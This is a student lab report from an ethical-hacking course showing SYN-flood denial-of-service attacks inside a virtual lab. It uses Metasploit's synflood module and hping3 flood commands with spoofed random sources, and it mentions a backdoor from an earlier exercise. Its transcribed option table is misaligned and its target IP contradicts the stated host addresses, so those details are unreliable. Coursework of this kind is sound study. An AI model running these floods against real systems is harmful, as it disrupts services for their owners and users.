



Department of Computer Science and Engineering A.Y.2023-24

Ethical Hacking

Lab6: DOS Attacks

Student Name: Adwait Purao

Sem: 6

Date: 18/3/24

Objective: DOS Attacks

Outcomes:

IP address of windows : 10.0.2.4

IP address of Kali: 10.0.2.15

Procedure:

Task 1: Synflood attack using msfconsole using auxiliary/dos/tcp/synflood

Commands:

- 1) set rhosts 10.0.2.15
- 2) exploit

The image shows two side-by-side screenshots. The left screenshot is a Windows PC screen displaying a network capture in Wireshark. The capture is on the 'eth0' interface, showing a list of packets. The right screenshot is a Kali Linux terminal window running the Metasploit (msf) console. The terminal shows the following commands and output:


```
msf auxiliary(dos/tcp/synflood) > options
Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
-----
INTERFACE  no              no       The name of the interface
NUM        10.0.2.4        yes      Number of SYNs to send (else unlimited)
RHOSTS     10.0.2.4        yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT      80              yes      The target port
SNIPELEN   65535           yes      The spoofable source address (else randomizes)
SPORT      no              no       The number of bytes to capture
SPOOF      no              no       The source port (else randomizes)
TIMEOUT    500             yes      The number of seconds to wait for new data


View the full module info with the info, or info -d command.

msf auxiliary(dos/tcp/synflood) > set rhosts 10.0.2.15
rhosts => 10.0.2.15
msf auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 10.0.2.15

[*] SYN flooding 10.0.2.15:80...
^C | Stopping running against current target...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf auxiliary(dos/tcp/synflood) >
```




Department of Computer Science and Engineering A.Y.2023-24




Task 2: Using Hping3



Commands:


1) `sudo hping3 -S --flood -V 10.0.2.15`






Department of Computer Science and Engineering A.Y.2023-24





Commands:

```
1) sudo hping3 --flood --rand-source 10.0.2.15 -p 80
```





Department of Computer Science and Engineering
A.Y.2023-24

Conclusion:

Hence, we concluded that we were able to successfully install and operate Wireshark on Windows 7 through the backdoor created in a previous experiment. Using this setup, we captured SYN packets generated from Kali's SYN attack utilizing both hping and the Metasploit framework.